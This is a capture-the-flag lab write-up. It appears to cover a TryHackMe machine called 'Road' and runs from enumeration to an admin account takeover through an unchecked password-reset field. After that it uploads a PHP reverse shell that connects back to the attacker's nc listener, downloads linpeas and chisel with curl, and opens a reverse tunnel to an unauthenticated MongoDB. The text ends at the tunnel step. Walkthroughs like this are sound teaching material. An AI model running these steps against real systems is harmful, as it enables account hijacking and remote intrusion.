Road
Target IP Address: 10.48.145.194
Kali Linux IP Address 192.168.138.14
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(root㉿kali)-[~]
└─# nmap -sV -p- -O 10.48.145.194
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-25 05:42 -0400
Nmap scan report for 10.48.145.194
Host is up (0.037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=10/25%OT=22%CT=1%CU=41298%PV=Y%DS=3%DC=I%G=Y%TM=6ADDCF
OS:16%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SE
OS:Q(SP=100%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=102%GCD=1%ISR=10B%TI=Z
OS:%CI=Z%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=104%
OS:GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M
OS:4E8NNT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B
OS:3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%
OS:CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y
OS:%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%R
OS:D=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%
OS:S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPC
OS:K=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.23 seconds
Access the web service
1
http://10.48.145.194/
At the bottom of the website, we find contact information
1
2
info@skycouriers.thm
+91133713371337
And we do the web directory scan against it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.48.145.194/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.145.194/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
assets               (Status: 301) [Size: 178] [--> http://10.48.145.194/assets/]
phpMyAdmin           (Status: 301) [Size: 178] [--> http://10.48.145.194/phpMyAdmin/]
v2                   (Status: 301) [Size: 178] [--> http://10.48.145.194/v2/]
Progress: 20469 / 20469 (100.00%)
===============================================================
Finished
===============================================================
We access these three links, and we get 403 forbidden.
1
2
3
http://10.48.145.194/assets/
http://10.48.145.194/phpMyAdmin/
http://10.48.145.194/v2/
1
2
403 Forbidden
nginx/1.18.0 (Ubuntu)
When we try to send the ' SQLi manual test in the comment board, it said
1
2
405 Not Allowed
nginx/1.18.0 (Ubuntu)
And we try to send the ' SQLi manual test in the Track Order search bar
1
http://10.48.145.194/v2/admin/track_orders?awb=%27&srchorder=
1
2
404 Not Found
nginx/1.18.0 (Ubuntu)
Here we restart the target machine:
Target IP Address: 10.49.157.26
Kali Linux IP Address 192.168.138.14
Click on the marchant central, and we find a login page
1
http://10.49.157.26/v2/admin/login.html
First, try to login using the account we found before. Note that since we don’t know the password we just use a random password.
1
2
Username: info@skycouriers.thm
Password: password
It said: Incorrect username and/or password!
We register our own account:
1
http://10.49.157.26/v2/admin/register.html?register=
1
2
3
Email Address: kali@kali.com
Password: 123
10 digit mobile number: 1234567890
And it said Your account has been created.
Then we try to login use the account we registered.
And we successfully login and see the dashboard
1
http://10.49.157.26/v2/index.php
At the top of the dashboard, there is a search bar, and we try the SQLi POC:
1
username' WAITFOR DELAY '0:0:5'--
And it said Due to huge amount of complaints, we are currently working on fixing this. Sorry for the inconvenience.
Here in http://10.49.157.26/v2/ResetUser.php, we can reset the current user’s password.
And the Username: filed is fixed so that we cannot modify it in the front end.

We change our password, and using burp suite to capture the POST request.
After we succefully reset the password, the page said:
1
Password changed. Taking you back...
And here is the request:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
POST /v2/lostpassword.php HTTP/1.1

Host: 10.49.157.26

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: multipart/form-data; boundary=----geckoformboundary8cf12ccf13087ba4d8d2dec3b37650ab

Content-Length: 626

Origin: http://10.49.157.26

Connection: keep-alive

Referer: http://10.49.157.26/v2/ResetUser.php

Cookie: PHPSESSID=llntkv0t553670btlcc8u9qkav; Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0

Upgrade-Insecure-Requests: 1

Priority: u=0, i


------geckoformboundary8cf12ccf13087ba4d8d2dec3b37650ab

Content-Disposition: form-data; name="uname"


kali@kali.com

------geckoformboundary8cf12ccf13087ba4d8d2dec3b37650ab

Content-Disposition: form-data; name="npass"


456

------geckoformboundary8cf12ccf13087ba4d8d2dec3b37650ab

Content-Disposition: form-data; name="cpass"


456

------geckoformboundary8cf12ccf13087ba4d8d2dec3b37650ab

Content-Disposition: form-data; name="ci_csrf_token"


------geckoformboundary8cf12ccf13087ba4d8d2dec3b37650ab

Content-Disposition: form-data; name="send"


Submit

------geckoformboundary8cf12ccf13087ba4d8d2dec3b37650ab--
And we get:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Sun, 25 Oct 2026 11:33:13 GMT

Content-Type: text/html; charset=UTF-8

Connection: keep-alive

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

refresh: 3;url=ResetUser.php

Content-Length: 37


Password changed.
Taking you back...
Click on the top right user profile:
1
http://10.49.157.26/v2/profile.php
In the Select Profile Image function, we notice that:
1
Right now, only admin has access to this feature. Please drop an email to admin@sky.thm in case of any changes.

And we get the email for the admin user: admin@sky.thm
Utilize the request we captured when we change the password for our own account, and modify the uname to admin@sky.thm, in order to change the password for the admin.

Now we try to login using the below credential:
1
http://10.49.157.26/v2/admin/login.html
1
2
Username: admin@sky.thm
Password: 456
And we successfully login to the admin portal.
1
http://10.49.157.26/v2/index.php

And we go to the admin profile to use the Select Profile Image function:
1
http://10.49.157.26/v2/profile.php
Upload a normal jpg file, and the server response:
1
Image saved.
From the souce code comment, we know the image is saved in below diretocy:
1
/v2/profileimages/
And we can access the image we uploaded:
1
http://10.49.157.26/v2/profileimages/pexels-skitterphoto-23087-1-scaled-e1630516360213-2048x1152.jpg
Try to upload a php web shell.
1
/usr/share/webshells/php/php-reverse-shell.php
1
2
┌──(root㉿kali)-[~]
└─# cp /usr/share/webshells/php/php-reverse-shell.php /home/kali/Downloads
Change the reverse shell ip address to your kali’s.
1
2
$ip = '192.168.138.14';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
And upload the php reverse shell via admin profile, Select Profile Image function: http://10.49.157.26/v2/profile.php
Start a nc listener on 1234
1
2
3
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
And we access the php reverse shell on the server
1
http://10.49.157.26/v2/profileimages/php-reverse-shell.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
10.49.157.26: inverse host lookup failed: Unknown host
connect to [192.168.138.14] from (UNKNOWN) [10.49.157.26] 53336
Linux ip-10-49-157-26 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 13:05:39 up  1:57,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
$ cd home
$ ls
ubuntu
webdeveloper
$ cd ubuntu
$ ls
$ cd ../webdeveloper
$ ls
user.txt
$ cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
$ pwd
/home/webdeveloper
1
2
3
4
5
$ python3 -V
Python 3.8.10
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-49-157-26:/home/webdeveloper$ ^Z
zsh: suspended  nc -lvp 1234
1
2
3
4
5
┌──(root㉿kali)-[~]
└─# stty raw -echo; fg
[1]  + continued  nc -lvp 1234

www-data@ip-10-49-157-26:/home/webdeveloper$ export TERM=xterm
1
2
3
4
5
6
7
8
9
10
11
12
www-data@ip-10-49-157-26:~/html$ pwd
/var/www/html
www-data@ip-10-49-157-26:~/html$ ls -al
total 56
drwxr-xr-x  5 www-data www-data  4096 Nov  2  2025 .
drwxr-xr-x  3 root     root      4096 May 25  2021 ..
drwxr-xr-x  6 www-data www-data  4096 May 20  2021 assets
-rwxr-xr-x  1 www-data www-data  9289 Oct 17  2021 career.html
-rwxr-xr-x  1 www-data www-data 19607 Oct 17  2021 index.html
-rw-r--r--  1 root     root       612 Nov  2  2025 index.nginx-debian.html
drwxr-xr-x 12 www-data www-data  4096 May 20  2021 phpMyAdmin
drwxr-xr-x  5 www-data www-data  4096 Oct  7  2021 v2
https://github.com/peass-ng/PEASS-ng/releases/tag/20261025-83d5b4d6
Download linpeas.sh and transfer it to the target system.
1
2
3
4
www-data@ip-10-49-157-26:/tmp$ curl -O http://192.168.138.14:8000/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1769k  100 1769k    0     0  2015k      0 --:--:-- --:--:-- --:--:-- 2013k
1
www-data@ip-10-49-157-26:/tmp$ chmod +x linpeas.sh
1
2
3
4
www-data@ip-10-49-157-26:/tmp$ ./linpeas.sh > /dev/shm/lp.txt 2>&1
Sorry, try again.
www-data@ip-10-49-157-26:/tmp$ ls -al /dev/shm/lp.txt
-rw-rw-rw- 1 www-data www-data 314481 Oct 25 13:59 /dev/shm/lp.txt
1
2
3
4
5
www-data@ip-10-49-157-26:/tmp$ cd /dev/shm
www-data@ip-10-49-157-26:/dev/shm$ ls
lp.txt
www-data@ip-10-49-157-26:/dev/shm$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/home/kali/Downloads]
└─# wget http://10.49.157.26:8000/lp.txt
--2026-10-25 10:06:20--  http://10.49.157.26:8000/lp.txt
Connecting to 10.49.157.26:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 314481 (307K) [text/plain]
Saving to: ‘lp.txt’

lp.txt                               100%[===================================================================>] 307.11K  1.33MB/s    in 0.2s

2026-10-25 10:06:21 (1.33 MB/s) - ‘lp.txt’ saved [314481/314481]
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
╔══════════╣ Active Ports (T1049)
╚ https://book.hacktricks.wiki/en/linux-hardening/network-information/local-network-and-socket-triage.html#loopback-and-local-service-enumeration
══╣ Active Ports (ss) (T1049)
tcp    LISTEN  0       4096              127.0.0.1:27017          0.0.0.0:*
tcp    LISTEN  0       70                127.0.0.1:33060          0.0.0.0:*
tcp    LISTEN  0       4096          127.0.0.53%lo:53             0.0.0.0:*
tcp    LISTEN  0       151               127.0.0.1:3306           0.0.0.0:*
tcp    LISTEN  0       128                 0.0.0.0:22             0.0.0.0:*
tcp    LISTEN  0       511                 0.0.0.0:80             0.0.0.0:*      users:(("nginx",pid=755,fd=6))
tcp    LISTEN  0       511               127.0.0.1:9000           0.0.0.0:*      users:(("sed",pid=36872,fd=9),("grep",pid=36871,fd=9),("ss",pid=36870,fd=9),("linpeas.sh",pid=2978,fd=9),("bash",pid=2825,fd=9),("python3",pid=2824,fd=9),("sh",pid=2738,fd=9),("sh",pid=2734,fd=9))
tcp    LISTEN  0       128                    [::]:22                [::]:*
══╣ Local-only listeners (loopback) (T1049)
tcp    LISTEN  0       4096              127.0.0.1:27017          0.0.0.0:*
tcp    LISTEN  0       70                127.0.0.1:33060          0.0.0.0:*
tcp    LISTEN  0       151               127.0.0.1:3306           0.0.0.0:*
tcp    LISTEN  0       511               127.0.0.1:9000           0.0.0.0:*      users:(("linpeas.sh",pid=36876,fd=9),("sed",pid=36875,fd=9),("linpeas.sh",pid=36874,fd=9),("ss",pid=36873,fd=9),("linpeas.sh",pid=2978,fd=9),("bash",pid=2825,fd=9),("python3",pid=2824,fd=9),("sh",pid=2738,fd=9),("sh",pid=2734,fd=9))
Unfortunately, we didn’t find the phpMyAdmin configuration file, and we didn’t find the mysql password either.
1
2
www-data@ip-10-49-157-26:~/html/phpMyAdmin/libraries$ mysql -V
mysql  Ver 8.0.42-0ubuntu0.20.04.1 for Linux on x86_64 ((Ubuntu))
Look at the local-only listeners, we can find MongoDB runing on 27017.
1
2
3
4
5
6
7
8
9
www-data@ip-10-49-157-26:~/html/phpMyAdmin/libraries$ systemctl status mongod
● mongod.service - MongoDB Database Server
     Loaded: loaded (/lib/systemd/system/mongod.service; enabled; vendor preset>
     Active: active (running) since Sun 2026-10-25 11:07:57 UTC; 4h 46min ago
       Docs: https://docs.mongodb.org/manual
   Main PID: 650 (mongod)
     Memory: 207.6M
     CGroup: /system.slice/mongod.service
             └─650 /usr/bin/mongod --config /etc/mongod.conf
Check the configuration of mongodb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
www-data@ip-10-49-157-26:~/html/phpMyAdmin/libraries$ cat /etc/mongod.conf
# mongod.conf

# for documentation of all options, see:
#   http://docs.mongodb.org/manual/reference/configuration-options/

# Where and how to store data.
storage:
  dbPath: /var/lib/mongodb
  journal:
    enabled: true
#  engine:
#  mmapv1:
#  wiredTiger:

# where to write logging data.
systemLog:
  destination: file
  logAppend: true
  path: /var/log/mongodb/mongod.log

# network interfaces
net:
  port: 27017
  bindIp: 127.0.0.1


# how the process runs
processManagement:
  timeZoneInfo: /usr/share/zoneinfo

#security:

#operationProfiling:

#replication:

#sharding:

## Enterprise-Only Options:

#auditLog:

#snmp:
By default, MongoDB allows unrestricted access from localhost. From the mongod.conf, we can also see there is no authorization.
Try to connect to mongodb:
1
2
3
4
5
6
7
www-data@ip-10-49-157-26:~/html/phpMyAdmin/libraries$ mongosh

Command 'mongosh' not found, did you mean:

  command 'mongos' from deb mongodb-server-core (1:3.6.9+really3.6.8+90~g8e540c0b6d-0ubuntu5.3)

Try: apt install <deb name>
We cannot directly connect to mongodb on the target host, so try to forward the 27017 port to your kali machine.
https://github.com/jpillora/chisel#usage
https://github.com/jpillora/chisel/releases/tag/v1.12.0
Download the chisel_1.12.0_linux_amd64.gz, unzip it, and transfer it to the target machine.
1
2
3
4
5
6
┌──(root㉿kali)-[/home/kali/Downloads]
└─# gunzip chisel_1.12.0_linux_amd64.gz

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls -al chisel_1.12.0_linux_amd64
-rw-rw-r-- 1 kali kali 11587744 Oct 25 12:16 chisel_1.12.0_linux_amd64
1
2
3
4
5
6
7
www-data@ip-10-49-157-26:~$ cd /dev/shm
www-data@ip-10-49-157-26:/dev/shm$ curl -O http://192.168.138.14:8000/chisel_1.12.0_linux_amd64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 11.0M  100 11.0M    0     0  2505k      0  0:00:04
www-data@ip-10-49-157-26:/dev/shm$ mv chisel_1.12.0_linux_amd64 chisel
www-data@ip-10-49-157-26:/dev/shm$ chmod +x chisel
1
2
3
4
5
┌──(root㉿kali)-[/home/kali/Downloads]
└─# chisel server -p 9000 --reverse
2026/10/25 13:07:20 server: Reverse tunnelling enabled
2026/10/25 13:07:20 server: Fingerprint wgHoIPhawRrpMXSFwfrb+X4b9jpY3DmvxtK1USpFLrE=
2026/10/25 13:07:20 server: Listening on http://0.0.0.0:9000
1
2
3
www-data@ip-10-49-157-26:/dev/shm$ ./chisel client http://192.168.138.14:9000 R:127.0.0.1:9001:127.0.0.1:27017
2026/10/25 17:08:17 client: Connecting to ws://192.168.138.14:9000
2026/10/25 17:08:17 client: Connected (Latency 33.577577ms)
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[/home/kali/Downloads]
└─# chisel server -p 9000 --reverse
2026/10/25 13:07:20 server: Reverse tunnelling enabled
2026/10/25 13:07:20 server: Fingerprint wgHoIPhawRrpMXSFwfrb+X4b9jpY3DmvxtK1USpFLrE=
2026/10/25 13:07:20 server: Listening on http://0.0.0.0:9000
2026/10/25 13:08:16 server: session#1: Client version (1.12.0) differs from server version (1.12.1-0kali2)
2026/10/25 13:08:16 server: session#1: Open (user=- addr=10.49.157.26:42900 remotes=R:127.0.0.1:9001:127.0.0.1:27017)
2026/10/25 13:08:16 server: session#1: tun: proxy#R:127.0.0.1:9001=>27017: Listening
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
